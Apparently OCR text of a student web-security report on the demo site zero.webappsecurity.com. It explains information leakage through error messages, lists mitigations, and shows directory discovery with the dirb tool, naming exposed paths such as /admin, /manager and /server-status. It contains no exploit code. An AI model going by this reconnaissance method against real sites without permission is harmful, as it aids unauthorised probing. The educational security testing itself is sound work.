
Improper handling of errors can introduce a variety of **security problems** for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (hacker). These messages reveal implementation details that should never be revealed.


MITIGATION:

1.use standard exception handling architecture for entire application to prevent from unwanted leakage of information to attackers.

2.ensure that secure paths that have multiple outcomes return similar or identical error messages


SENSITIVE DATA EXPOSURE WITH ERROR MESSAGES






DIRECTORY LISTING USING DIRB TOOL


A Directory listing is a type of web page that lists file and directories that exist on web server.




http://zero.webappsecurity.com/admin




http://zero.webappsecurity.com/docs




http://zero.webappsecurity.com/errors




http://zero.webappsecurity.com/index.html




http://zero.webappsecurity.com/manager



http://zero.webappsecurity.com/server-status




Welcome to Rinex - ananyadm30
SENSITIVE DATA exposure with e
zero.webappsecurity.com/manag
Apache Status
Not secure | zero.webappsecurity.com/server-status
Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, "." Open slot with no current process
PID Key:
11740 in state: _ , 11740 in state: _ , 11740 in state: _
11740 in state: _ , 11740 in state: _ , 11740 in state: _
